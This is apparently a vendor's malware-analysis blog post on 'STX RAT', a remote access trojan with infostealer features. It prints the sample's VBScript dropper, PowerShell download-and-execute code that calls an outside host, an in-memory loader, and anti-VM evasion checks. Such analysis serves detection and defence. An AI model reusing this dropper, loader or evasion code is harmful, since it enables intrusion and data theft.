

# STX RAT: A new RAT in 2026 with Infostealer Capabilities

e [esentire.com/blog/stx-rat-a-new-rat-in-2026-with-infostealer-capabilities](https://esentire.com/blog/stx-rat-a-new-rat-in-2026-with-infostealer-capabilities)

April 8, 2026



## What did we find?

In late February 2026, [eSentire's Threat Response Unit \(TRU\)](#) observed an attempted delivery of a previously undocumented malware family within a customer environment in the [Finance](#) industry. TRU is tracking this threat as **STX RAT**, named for its consistent use of the Start of Text (STX) magic byte "x02" prefixed to C2 messages.

TRU observed attempted delivery of the malware via a browser-downloaded VBScript file; by early March 2026, Malwarebytes reported a separate initial access vector in their blog, ["A fake FileZilla site hosts a malicious download"](#), where the malware was distributed through trojanized FileZilla installers.

## Key takeaways

- **STX RAT is a newly identified remote access trojan (RAT)** tracked by eSentire's TRU, observed in late February 2026 targeting a financial-services customer. Initial access vectors primarily are **opportunistic** (e.g. trojanized FileZilla installers).
- The malware uses a **custom multi-stage unpacking chain** (notable **init** and **run** exports) that decrypts and decompresses embedded payload data using **XXTEA** and **Zlib**.
- **Credential and data theft is gated by C2 interaction**, with the stealer functionality only activating after the malware successfully connects to its C2 server and receives an explicit instruction, reducing behavioral evidence in offline sandboxes or after infrastructure takedown.
- Communicates over **TCP using a proprietary, length-prefixed protocol**, and supports both **clearweb** and **Tor** as fallback, including a **custom Tor client implementation** to reach onion infrastructure.
- The C2 channel is protected with a well-thought-out cryptographic design:
  - **X25519 ECDH** derives a per-session shared secret.
  - **Ed25519** is used to validate the C2's X25519 public key.
  - Session traffic is encrypted and integrity-protected with **ChaCha20-Poly1305**.

- To hinder reverse engineering, STX RAT employs **multiple string-obfuscation layers**, including **rolling XOR with variable start keys** and **AES-128-CTR** encrypted strings that are decrypted on demand and deleted from memory immediately after usage.
- A prominent feature of the RAT is its **HVNC / hidden remote desktop** functionality, enabling threat actor control of the victim machine via a hidden desktop.
- **Broad infostealer capabilities**, targeting **browser credentials/cookies**, **crypto-wallets**, and **FTP client credentials**, with \* indicators suggesting potential support for **Application-Bound Encryption (ABE)** bypass. \* TRU has not observed successful ABE key extraction, suggesting this feature may not yet be functional.
- Resolves Windows APIs and module dependencies using **salted SHA-1 hashes**, avoiding plaintext imports and complicating static reverse engineering.
- **Exposes a broad command set** for remote control, follow-on payload execution, and post-exploitation actions (e.g. in-memory execution of EXE/DLL/PowerShell/shellcode, reverse proxy/tunneling, desktop interaction).
- Implements **persistence via multiple mechanisms** and enforces **single-instance execution** via mutex.
- Implements **anti-analysis** and **anti-virtual machine** mechanisms, scanning for a broad set of virtualization artifacts and terminating on detection, with randomized sleep delays to hinder analysis.

## Initial Access

Though we were unable to recover the original VBScript, we found a nearly identical sample in VirusTotal with hash: [799b29f409578c79639c37ea4c676475fd88f55251af28eb49f8199b904a51f3](#). The VBScript concatenates JScript contents, writes them to a JScript file on disk, and executes the JScript file via WScript with elevated privileges.

```
Dim objFSO, objShell, strText, strTempFile, objFile

Set objFSO = CreateObject("Scripting.FileSystemObject")

' Create temp file
strTempFile = objFSO.GetSpecialFolder(2) & "\GoogleDriveSetup.exe.js"

Set objFile = objFSO.CreateTextFile(strTempFile, True)
objFile.Write embeddedText
objFile.Close

' Create shell object
Set objShell = CreateObject("Shell.Application")

' Relaunch the script with administrator privileges
' Pass "elevated" argument to prevent infinite loop
objShell.ShellExecute "wscript.exe", "" & strTempFile & "" /elevated, "", "runas", 1

' Exit the current non-elevated instance
WScript.Quit
```

Execute JScript file with elevated permissions



Figure 1 - VBScript that writes/launches JScript in elevated WScript (bottom half)

Note, the name of the JScript file varies between campaigns. In this incident, we observed the following command line:

```
"C:\Windows\System32\wscript.exe" "C:\Users\<Username>\AppData\Local\Temp\business-structure.xlsx.js" /elevated
```

The JScript file's contents are shown in the figure below, whose purpose is to download a TAR file, extract it to disk, and execute the next stage PowerShell loader.

The TAR file contains two files:

- 1.bin (STX RAT payload)
- 2.txt (PowerShell loader)

```

beddedText = embeddedText & "embeddedText += "" Add-Type -TypeDefinition $tarExtractorCode -Language CSharp\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""# Tag: click\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""Start-Sleep 0.25\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""Write-Host \"50% done\"\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""$tarUrl = \"https://qwen1.pages.dev/continue?uid=686284849961&token=90IvxTfxc255s4HMMp8zKtkE1wL7dGJx04hU5F0x40Q1gy4\"";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""$webClient = New-Object System.Net.WebClient\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""$starData = $webClient.DownloadData($tarUrl)\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""# Hostname: gdrive\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""Write-Host \"75% done\"\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""Start-Sleep 0.25\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""$extractedFiles = [TarExtractor]::ExtractTarFromMemory($starData)\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""foreach ($file in $extractedFiles.Keys) {\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""    if ($file -match '\\.bin$') {\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        $data = $extractedFiles[$file]\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        $configurationString = [System.Text.Encoding]::UTF8.GetString($data)\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        Write-Host \"80% done\"\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""    }\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""    if ($file -match '\\.txt$') {\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        Write-Host \"Challenge completed. Just a moment...\"\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        $data = $extractedFiles[$file]\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        $plugin = [System.Text.Encoding]::UTF8.GetString($data)\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""        iex $plugin\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""    }\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""# Callback: https://helloworld.sup3.com/d/callback\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""Write-Host \"100% done\"\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf
beddedText = embeddedText & "embeddedText += ""$script.CreateObject(\"WScript.Shell\").Run(\"https://dl.google.com/drive-file-stream/GoogleDriveSetup.exe\");" & vbCrLf
beddedText = embeddedText & "embeddedText += ""\r\n";" & vbCrLf

```

Figure 2 - VBScript that writes/launches JScript in elevated WScript (top half)

The PowerShell script acts as an in-memory loader: it takes the **1.bin** payload string, reverses it and Base64-decodes it into bytes, allocates RWE memory using **VirtualAlloc**, copies both the payload and a parameter blob into those buffers via **WriteProcessMemory**, then computes the entrypoint address as base + offset and transfers execution to it by converting that address into a callable delegate with **Marshal.GetDelegateForFunctionPointer** and invoking it.

```

function Start-PayloadProcessor {
    Initialize-RuntimeConfiguration -ConfigName "PayloadProcessor" -Properties @{
        StartTime = Get-Date
    }

    # Encoded payload data
    $encodedPayload = $configurationString

    # Additional validation (obfuscation)
    if ([string]::IsNullOrEmpty($encodedPayload)) {
        Write-Warning "No payload data provided"
        return
    }

    # Decode payload
    $reversedPayload = ConvertFrom-ReversedString -InputString $encodedPayload

    try {
        $decodedPayload = [System.Convert]::FromBase64String($reversedPayload)
    } catch {
        Write-Error "Failed to decode payload data: $_"
        return
    }

    # Execute with specified offset
    $entryOffset = 4592
    Initialize-PayloadExecution -ImageData $decodedPayload -Offset $entryOffset -RuntimeMode $ConfigurationMode
}

# Execute the main function
Start-PayloadProcessor -ConfigurationMode "Runtime"

```

Figure 3 - PowerShell loader that deobfuscates payload and injects STX RAT into PowerShell address space

## STX RAT Analysis

---

### Packer Characteristics

---

The packer used by the malware is characterized by two exports named "init" and "run", and the use of XXTEA decryption / Zlib decompression on a byte array stored in the .DATA section. Following "tail jumps" is an effective technique in unpacking the core STX RAT payload.

```
XXTEA_Decrypt(payload, 0x163C1u, &teaKey);
v11 = 0x59A00;
result = mw_zlib_decompress(&unk_18005CF20, &v11, payload, 0x58F01u);
if ( !result )
{
    hKernel32 = resolve_module_via_ror_14_hash(0x1FF5154E);
    pfnVirtualProtect = mw_resolve_api_via_ror_14_hash(hKernel32, 0x5733EC35);
    pfnCreateThread = mw_resolve_api_via_ror_14_hash(hKernel32, 0x758BD126);
    CreateThread = pfnCreateThread;
    WaitForSingleObject = mw_resolve_api_via_ror_14_hash(hKernel32, 0x32AC9136);
    hNtdll = resolve_module_via_ror_14_hash(0xBDA4B2CA);
    pfnNtFlushInstructionCache = mw_resolve_api_via_ror_14_hash(hNtdll, 0x5A90917E);
    thread_attributes = (CreateThread)(0LL, 0LL, mw_virtual_protect_and_wait_on_thread, a1, 0, 0LL);
    if ( thread_attributes )
        WaitForSingleObject(thread_attributes, 0xFFFFFFFFFuLL, v7, v8, v9, v10);
    return GetLastError();
}
return result;
```

Figure 4 - Pseudo-code of unpacking routine in STX RAT loader

### Strings

---

As a means of slowing the malware analysis process, strings stored throughout the binary are rolling XOR-encoded and AES-128-CTR-encrypted.

The first set of strings is stored throughout the malware and referenced by memory address. In multiple basic blocks, the plaintext is recovered using a rolling XOR-decryption loop in which the key index is advanced per byte and wrapped using a predefined modulus (i.e., when the index reaches the limit, it returns to the starting position and repeats).

For example, in many blocks the XOR key begins at **0x39** and increments for each ciphertext byte (so the next key byte would be **0x3A**). When the key reaches a predefined upper bound (e.g., **0x6C**), it wraps back to the initial value (e.g., **0x39**) and the cycle repeats. The starting key differs between basic blocks. The figure below shows an example block that decrypts the C2 server address **95.216.51.236** (AS24940 - Hetzner Online GmbH).




Figure 5 - Rolling XOR basic block example

The second set of strings are stored in a table and are decrypted on an as-needed basis via an **offset** into the table. The pseudo-code below displays the routine responsible for decrypting a string via offset. This routine eventually calls the CryptDecrypt API to decrypt a string via AES-128-CTR.

```
_QWORD *__fastcall mw_aes_128_ctr_decrypt(int dwOffset)
{
    BYTE *v1; // rbx
    ByteBuffer ciphertext; // [rsp+30h] [rbp-50h] BYREF
    ByteBuffer aesNonce; // [rsp+48h] [rbp-38h] BYREF
    ByteBuffer aesKey; // [rsp+60h] [rbp-20h] BYREF
    unsigned int ciphertextLength; // [rsp+90h] [rbp+10h] BYREF

    v1 = addressOfAesEncryptedStringsTable + dwOffset;
    mw_memcpy(&ciphertextLength, (v1 + 21), 4LL);
    ciphertextLength = sub_1AD7058708C(ciphertextLength);
    ciphertext.bufferLen = ciphertextLength;
    aesKey.reserved = 0LL;
    aesNonce.reserved = 0LL;
    ciphertext.reserved = 0LL;
    ciphertext.pBuffer = v1 + 0x19;
    aesNonce.pBuffer = v1 + 0x10;
    aesKey.bufferLen = 16LL;
    aesKey.pBuffer = v1;
    aesNonce.bufferLen = 5LL;
    return mw_aes_decrypt(2, 128, &aesKey, &aesNonce, &ciphertext);
}
```

Figure 6 - AES-128-CTR decryption routine

The table itself contains records matching the structure shown below.

```
struct AesEncryptedRecord {
    BYTE aesKey[16]; // 128-bit key (16 bytes)
    BYTE nonce[5]; // 5-byte Nonce
    DWORD dwCiphertextLength; // Length of ciphertext
    BYTE ciphertext[dwCiphertextLength]; // Ciphertext
};
```

The annotated figure below further illustrates an example record from this table and highlights its layout: the **AES key**, **nonce**, **ciphertext length**, and finally the **ciphertext** itself.

|            |                   |
|------------|-------------------|
| db 53h ; S |                   |
| db 0BDh    |                   |
| db 62h ; b |                   |
| db 0ACh    |                   |
| db 47h ; G |                   |
| db 0E8h    |                   |
| db 6       | AES-128-CTR Key   |
| db 80h     |                   |
| db 0C2h    |                   |
| db 53h ; S |                   |
| db 7       |                   |
| db 0B6h    |                   |
| db 0DBh    |                   |
| db 6Eh ; n |                   |
| db 81h     |                   |
| db 91h     |                   |
| db 0C8h    |                   |
| db 5       | AES-128-CTR Nonce |
| db 0DEh    |                   |
| db 15h     |                   |
| db 1Fh     |                   |
| db 59h ; Y |                   |
| db 0       | Ciphertext length |
| db 0       |                   |
| db 0       |                   |
| db 0Dh     |                   |
| db 0B1h    |                   |
| db 0CBh    |                   |
| db 0BEh    |                   |
| db 5Ah ; Z |                   |
| db 8Eh     |                   |
| db 57h ; W |                   |
| db 4Ch ; L |                   |
| db 1Bh     | Ciphertext        |
| db 65h ; e |                   |
| db 60h ; r |                   |

Figure 7 - Annotated record in table storing key, nonce, ciphertext length, and ciphertext

## API Hashing

The malware uses two lookup tables: one for resolving exported APIs and another for modules. The exports table contains records in the form **[module\_index, export\_sha1, export\_salt]**. The **module\_index** points to a record in the second table, which stores per-module **SHA-1/salt** pairs.

To resolve an API, the malware enumerates modules already loaded in the process via the PEB loader data. It lowercases each DLL name and identifies the target module by computing:

**SHA-1(lowercase\_module\_name || module\_salt)**

If the module is not currently loaded, it searches the system directory for candidate DLLs, lowercases each filename, and manually loads any DLL whose hash matches the expected value.

Once the correct module is loaded, it enumerates that module's exported function names. For each export, it computes:

**SHA-1(export\_name || export\_salt)**

It then compares the result to the expected **export\_sha1** to locate the desired API. More details on this process are provided below.

1. Call a lookup function (renamed here as **mw\_resolve\_api**, see Figure 10) and pass a single argument - an index into a table of "**ExportSha1SaltBlock**" structures. Through pointer math, the index enables retrieving the "wanted" exports associated SHA-1/Salt structure in the table. Each structure is **48 bytes long** and follows the format below.

```
struct ExportSha1SaltBlock {
    DWORD dwModuleIndex; // Used in calculating the virtual address of the export's associated module
    sha1/salt pair
    BYTE sha1Hash[20]; // 20 bytes representing the SHA-1 hash to check against the combined export name
    and salt
    BYTE salt[10]; // 10 bytes of salt to combine with the export name
    BYTE reserved1[14];
};
```

2. The first member **dwModuleIndex** from the prior structure is then used in another lookup to determine the export's associated module sha1/salt structure. The function (renamed here as **mw\_get\_module\_base\_by\_hash\_and\_salt** in Figure 8) also takes a single argument - an index into an array of structures. Each structure is also 48 bytes long, but follows a different format:

```
struct ModuleSha1SaltBlock {
    BYTE sha1Hash[20]; // 20 bytes representing the SHA-1 hash to check against the combined module name
    (lowercase) and salt
    BYTE salt[10]; // 10 bytes representing the salt to combine with the module name
    BYTE reserved2[18];
};
```

- Next, the routine resolves the base address of the module associated with the export by querying the process loader data (**PEB\_LDR\_DATA**). It enumerates the **InMemoryOrderModuleList** and, for each entry, retrieves the module's base name as a wide-character string. It then iterates over the string, converting it to lowercase ASCII. The normalized name, along with the SHA-1/salt structure, is passed to another subroutine (shown here as **mw\_sha1\_verify\_with\_salt**), which returns a boolean indicating whether the string matches the salted hash, e.g. **SHA-1(dll\_name + salt)**. If a match is found, the routine breaks out of the loop and returns the module's base address.

```

struct _LIST_ENTRY * __fastcall mw_get_module_base_by_hash_and_salt(SHA1_SALT *pSha1SaltStructure)
{
    LDR_DATA_TABLE_ENTRY_FROM_INMEMORY **pInMemoryOrderModuleList; // rdi
    LDR_DATA_TABLE_ENTRY_FROM_INMEMORY *i; // rbx
    PWSTR pwszModuleName; // rbp
    char *v5; // rsi
    char v6; // al
    char szModuleName[272]; // [rsp+20h] [rbp-118h] BYREF

    pInMemoryOrderModuleList = &NtCurrentPeb()->Ldr->InMemoryOrderModuleList;
    for ( i = *pInMemoryOrderModuleList; i = i->InMemoryOrderLinks.Flink )// Iterate in memory loaded module linked list
    {
        if ( i == pInMemoryOrderModuleList )
            return 0LL;
        pwszModuleName = i->BaseDllName.Buffer;
        v5 = szModuleName;
        do
        {
            v6 = mw_byte_to_lowercase(*pwszModuleName); // Convert module name to lowercase
            *v5 = v6;
            ++pwszModuleName;
            ++v5;
        }
        while ( v6 );
        if ( mw_sha1_verify_with_salt(szModuleName, pSha1SaltStructure) )// Break loop if the module name + 10 salt bytes matches sha1
            break;
    }
    return i->DllBase; // Return base address of module
}

```

Figure 8 - Routine responsible for resolving module base by salted SHA-1 hash

Here is a look at the raw data, which has been annotated with the formula for indexing into the table with the SHA-1 and salt for **psapi.dll** as an example.

|                       |    |         |  |
|-----------------------|----|---------|--|
| data:000001C7E99BA7C0 |    | db 0DEh |  |
| data:000001C7E99BA7C1 | 6A | db 6Ah  |  |
| data:000001C7E99BA7C2 | 4B | db 4Bh  |  |
| data:000001C7E99BA7C3 | 67 | db 67h  |  |
| data:000001C7E99BA7C4 | 9E | db 9Eh  |  |
| data:000001C7E99BA7C5 | 42 | db 42h  |  |
| data:000001C7E99BA7C6 | B6 | db 0B6h |  |
| data:000001C7E99BA7C7 | B4 | db 0B4h |  |
| data:000001C7E99BA7C8 | 29 | db 29h  |  |
| data:000001C7E99BA7C9 | BB | db 0BBh |  |
| data:000001C7E99BA7CA | E5 | db 0E5h |  |
| data:000001C7E99BA7CB | 20 | db 20h  |  |
| data:000001C7E99BA7CC | C2 | db 0C2h |  |
| data:000001C7E99BA7CD | 2B | db 2Bh  |  |
| data:000001C7E99BA7CE | 84 | db 84h  |  |
| data:000001C7E99BA7CF | 92 | db 92h  |  |
| data:000001C7E99BA7D0 | 24 | db 24h  |  |
| data:000001C7E99BA7D1 | B2 | db 0B2h |  |
| data:000001C7E99BA7D2 | DE | db 0DEh |  |
| data:000001C7E99BA7D3 | 26 | db 26h  |  |
| data:000001C7E99BA7D4 | 42 | db 42h  |  |
| data:000001C7E99BA7D5 | 08 | db 8    |  |
| data:000001C7E99BA7D6 | DE | db 0DEh |  |
| data:000001C7E99BA7D7 | B2 | db 0B2h |  |
| data:000001C7E99BA7D8 | 26 | db 26h  |  |
| data:000001C7E99BA7D9 | 63 | db 63h  |  |
| data:000001C7E99BA7DA | BF | db 0BFh |  |
| data:000001C7E99BA7DB | C9 | db 0C9h |  |
| data:000001C7E99BA7DC | 76 | db 76h  |  |
| data:000001C7E99BA7DD | E3 | db 0E3h |  |

Module sha1/salt calculated via formula:

$$pModuleSha1Salt = pModuleSha1AndSalts + (48 * dwIndex)$$

Examples:

$$pPsapiDllSha1Salt = pModuleSha1AndSalts + (48 * 0)$$

$$pAdvapi32DllSha1Salt = pModuleSha1AndSalts + (48 * 0x0B)$$

Salt (10 bytes)

Figure 9 - Annotated record in module-specific SHA-1/Salt table

- The resolved module base address is then used to parse the module's export directory. The routine iterates the module's exported function names and hashes each name as-is (no lowercase conversion like for module names), comparing the result to the SHA-1 hash from step 1. When a match is found, it resolves the corresponding function address (via export name/ordinal mapping) and returns it.

```

struct _LIST_ENTRY * __fastcall mw_resolve_api(int dwIndex)
{
    char *pResolvedExportAddress; // rbx
    DWORD *pResolvedExportShalAndSalt; // rbp
    char *v3; // rsi
    struct _LIST_ENTRY *result; // rax
    struct _LIST_ENTRY *hModule; // rdi
    int v6; // r14d
    IMAGE_EXPORT_DIRECTORY *v7; // rsi
    char *pAddressOfNames; // rax
    char *pAddressOfNameOrdinals; // r15
    char *pAddressOfFunctions; // r12
    DWORD *pShalAndSalt; // rdx
    char *v12; // [rsp+58h] [rbp+10h]

    pResolvedExportAddress = 0LL;
    pResolvedExportShalAndSalt = (&pExportShalAndSalts + 48 * dwIndex);
    v3 = &pModuleShalAndSalts + 48 * *pResolvedExportShalAndSalt;
    result = *(pResolvedExportShalAndSalt + 5);
    if ( !result )
    {
        hModule = *(v3 + 4);
        if ( hModule
            || (result = mw_get_module_base_by_hash_and_salt(&pModuleShalAndSalts + 48 * *pResolvedExportShalAndSalt),
                *(v3 + 4) = result,
                (hModule = result) != 0LL) )
        {
            v6 = 0;
            v7 = (hModule + *(&hModule[8].Blink + SHIDWORD(hModule[3].Blink)));
            pAddressOfNames = hModule + v7->AddressOfNames;
            pAddressOfNameOrdinals = hModule + v7->AddressOfNameOrdinals;
            pAddressOfFunctions = hModule + v7->AddressOfFunctions;
            v12 = pAddressOfNames;
            if ( v7->NumberOfNames )
            {
                pShalAndSalt = pResolvedExportShalAndSalt + 1;
                while ( !mw_shal_verify_with_salt(hModule + *pAddressOfNames[4 * v6], pShalAndSalt) )
                {
                    pAddressOfNames = v12;
                    pShalAndSalt = pResolvedExportShalAndSalt + 1;
                    if ( ++v6 >= v7->NumberOfNames ) // Bounds check
                        goto LABEL_10;
                }
                pResolvedExportAddress = hModule + *pAddressOfFunctions[4 * *pAddressOfNameOrdinals[2 * v6]]; // Lookup in address of name ordinals
            }
        }
    }
    LABEL_10:
    *(pResolvedExportShalAndSalt + 5) = pResolvedExportAddress;
    return pResolvedExportAddress;
}
return result;

```

Figure 10 - Routine responsible for resolving module base and export by salted SHA-1 hashes

Here is a look at the raw data, which has been annotated with the formula for indexing into the table with the SHA-1 and salt.

| Address               | Value | Comment |
|-----------------------|-------|---------|
| data:000001C7E99BAA60 | 0A    |         |
| data:000001C7E99BAA60 |       |         |
| data:000001C7E99BAA61 | 00    |         |
| data:000001C7E99BAA62 | 00    |         |
| data:000001C7E99BAA63 | 00    |         |
| data:000001C7E99BAA64 | 1F    |         |
| data:000001C7E99BAA65 | C1    |         |
| data:000001C7E99BAA66 | 07    |         |
| data:000001C7E99BAA67 | 2B    |         |
| data:000001C7E99BAA68 | 74    |         |
| data:000001C7E99BAA69 | 28    |         |
| data:000001C7E99BAA6A | 40    |         |
| data:000001C7E99BAA6B | 73    |         |
| data:000001C7E99BAA6C | BA    |         |
| data:000001C7E99BAA6D | 35    |         |
| data:000001C7E99BAA6E | 18    |         |
| data:000001C7E99BAA6F | 05    |         |
| data:000001C7E99BAA70 | 45    |         |
| data:000001C7E99BAA71 | 06    |         |
| data:000001C7E99BAA72 | 5D    |         |
| data:000001C7E99BAA73 | 61    |         |
| data:000001C7E99BAA74 | CC    |         |
| data:000001C7E99BAA75 | B9    |         |
| data:000001C7E99BAA76 | E2    |         |
| data:000001C7E99BAA77 | AC    |         |
| data:000001C7E99BAA78 | D7    |         |
| data:000001C7E99BAA79 | AB    |         |
| data:000001C7E99BAA7A | 00    |         |
| data:000001C7E99BAA7B | 57    |         |
| data:000001C7E99BAA7C | 3B    |         |
| data:000001C7E99BAA7D | A3    |         |
| data:000001C7E99BAA7E | F0    |         |
| data:000001C7E99BAA7F | 90    |         |
| data:000001C7E99BAA80 | 7C    |         |
| data:000001C7E99BAA81 | C9    |         |

pExportShalAndSalts db 0Ah

db 0

db 0

db 0

unk\_1C7E99BAA64 db 1Fh

db 0C1h

db 7

db 2Bh ; +

db 74h ; t

db 28h ; (

db 40h ; e

db 73h ; s

db 0BAh

db 85h

db 18h

db 5

db 45h ; E

db 6

db 5Dh ; j

db 61h ; a

db 0CCh

db 0B9h

db 0E2h

db 0ACD

db 0D7h

db 0ABh

db 0

db 57h ; W

db 18h ;

db 0A3h

db 0F0h

db 90h

db 7Ch ; |

db 0C9h

Index into pModuleSha1AndSalts

Export sha1/salt calculated via formula:

$$pExportSha1Salt = (48 * dwIndex)$$

Example:

$$pGetSystemDirectoryASha1Salt = pExportSha1AndSalts + (48 * 0x12)$$

Note: The function responsible for resolving API export addresses, e.g. mw\_resolve\_api is passed dwIndex via ecx (first argument)

Figure 11 - Annotated record in export-specific SHA-1/Salt table

The table below lists modules and associated SHA1/SALT:

| DLL | SHA-1 | SALT |
|-----|-------|------|
|-----|-------|------|

|              |                                          |                      |
|--------------|------------------------------------------|----------------------|
| psapi.dll    | de6a4b679e42b6b429bbe520c22b849224b2de26 | 4208deb22663bfc976e3 |
| advapi32.dll | d4a90f0a6efd9add984f8bbb51bc4565746874ad | ef4453807d1f1fa6eb12 |
| gdi32.dll    | 92bbc333b52c26ed10eaf38b9134d4ccfd4389b  | 2c4c88c9cd454d5386a1 |
| userenv.dll  | 2bad076733e220cde1dd42747ffd13e8eb382c2d | fcc38246d4b212c09e83 |
| shell32.dll  | 0207adb637fcb98598e74e6b90c817ad7079fc1b | 1fc95c810e8b40d5c78c |
| mpr.dll      | e52557da86b7bde2d869074431ade27f6e26d0ae | c6413ab9ee98bcd558e  |
| iphlpapi.dll | 26647081133efeddf28e40be13c71355dc75dd53 | a08da86af6b7bcaef571 |
| crypt32.dll  | 6fee56f2e8d3fc710c2f98409fe20c2aa252fc7a | f77530c3112e84739fca |
| ws2_32.dll   | ac708f17875fc75d328ecfe524e3614895cf042e | e667dee10a8446e75a5c |
| ntdll.dll    | 5095ca6e522937910ae8367867d10a35c376d770 | 900d814448e86b5ceae1 |
| user32.dll   | aa9d86d6096350faf04d0ea9e1fa0956766f7bc7 | cbabf6a3fa051fe8d54e |
| kernel32.dll | e2e3b4f81f27654d1c3579a3803ed0bfc8f833e3 | 8b29a4434d0192d729e5 |
| wtsapi32.dll | d90c15ba3566a54742312fbca2a022f586266813 | 0b65bf7b2fb9dda4192f |
| shlwapi.dll  | 2a9abfad84057d0d71e7bc4ecb23d29013c2e11e | 50079b1f09075cfa8f48 |

The python snippet shown below can be used to emulate the aforementioned hashing behavior:

```
import hashlib
module_name = b'shlwapi.dll'
salt = bytes.fromhex('50079b1f09075cfa8f48')
result = hashlib.sha1(module_name + salt).hexdigest()
print(result)
# 2a9abfad84057d0d71e7bc4ecb23d29013c2e11e
```

## Anti-VM

The tables below describe various Anti-VM detection artifacts, (i.e. files, registry keys/values, services) checked by the malware. If an artifact is found, the malware "jitter exits" (sleeps with a randomized delay and exits).

| Registry Key                                       | Hypervisor |
|----------------------------------------------------|------------|
| HKLM\HARDWARE\ACPI\SDT\VBX__                       | VirtualBox |
| HKLM\HARDWARE\ACPI\FADT\VBX__                      | VirtualBox |
| HKLM\HARDWARE\ACPI\RSMT\VBX__                      | VirtualBox |
| HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions    | VirtualBox |
| HKLM\System\CurrentControlSet\Services\VBoxGuest   | VirtualBox |
| HKLM\System\CurrentControlSet\Services\VBoxMouse   | VirtualBox |
| HKLM\System\CurrentControlSet\Services\VBoxService | VirtualBox |
| HKLM\System\CurrentControlSet\Services\VBoxSF      | VirtualBox |
| HKLM\SYSTEM\ControlSet001\Services\vmdebug         | VMware     |

|                                                          |        |
|----------------------------------------------------------|--------|
| HKLM\SOFTWARE\VMware, Inc.\VMware Tools                  | VMware |
| HKLM\SYSTEM\ControlSet001\Services\VMMEMCTL              | VMware |
| HKLM\SYSTEM\ControlSet001\Services\VMTools               | VMware |
| HKLM\System\CurrentControlSet\Services\vioscsi           | QEMU   |
| HKLM\System\CurrentControlSet\Services\viostor           | QEMU   |
| HKLM\System\CurrentControlSet\Services\VirtIO-FS Service | QEMU   |
| HKLM\System\CurrentControlSet\Services\VirtioSerial      | QEMU   |
| HKLM\System\CurrentControlSet\Services\BALLOON           | QEMU   |
| HKLM\System\CurrentControlSet\Services\BalloonService    | QEMU   |
| HKLM\System\CurrentControlSet\Services\netkvm            | QEMU   |

| Registry Key\Value Name                                                                      | Substrings         |
|----------------------------------------------------------------------------------------------|--------------------|
| HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port X\Scsi Bus X\Target Id X\Logical Unit Id X\Identifier | qemu, vbox, vmware |
| HKLM\HARDWARE\DESCRIPTION\System\SystemBiosVersion                                           | qemu, vbox         |
| HKLM\HARDWARE\DESCRIPTION\System\VideoBiosVersion                                            | qemu, virtualbox   |
| HKLM\HARDWARE\DESCRIPTION\System\SystemBiosDate                                              | 06/23/99           |
| HKLM\System\CurrentControlSet\Control\SystemInformation\SystemManufacturer                   | qemu, vmware       |
| HKLM\System\CurrentControlSet\Control\SystemInformation\SystemProductName                    | qemu, vmware       |
| HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString        | qemu               |

| File          | Hypervisor |
|---------------|------------|
| vdservice.exe | QEMU       |
| vdagent.exe   | QEMU       |
| balloon.sys   | QEMU       |
| netkvm.sys    | QEMU       |
| pvpanic.sys   | QEMU       |
| viogpudo.sys  | QEMU       |
| vioinput.sys  | QEMU       |
| viornng.sys   | QEMU       |
| vioscsi.sys   | QEMU       |
| vioser.sys    | QEMU       |

|                   |            |
|-------------------|------------|
| viostor.sys       | QEMU       |
| vboxservice.exe   | VirtualBox |
| vboxtray.exe      | VirtualBox |
| VBoxMouse.sys     | VirtualBox |
| VBoxGuest.sys     | VirtualBox |
| VBoxSF.sys        | VirtualBox |
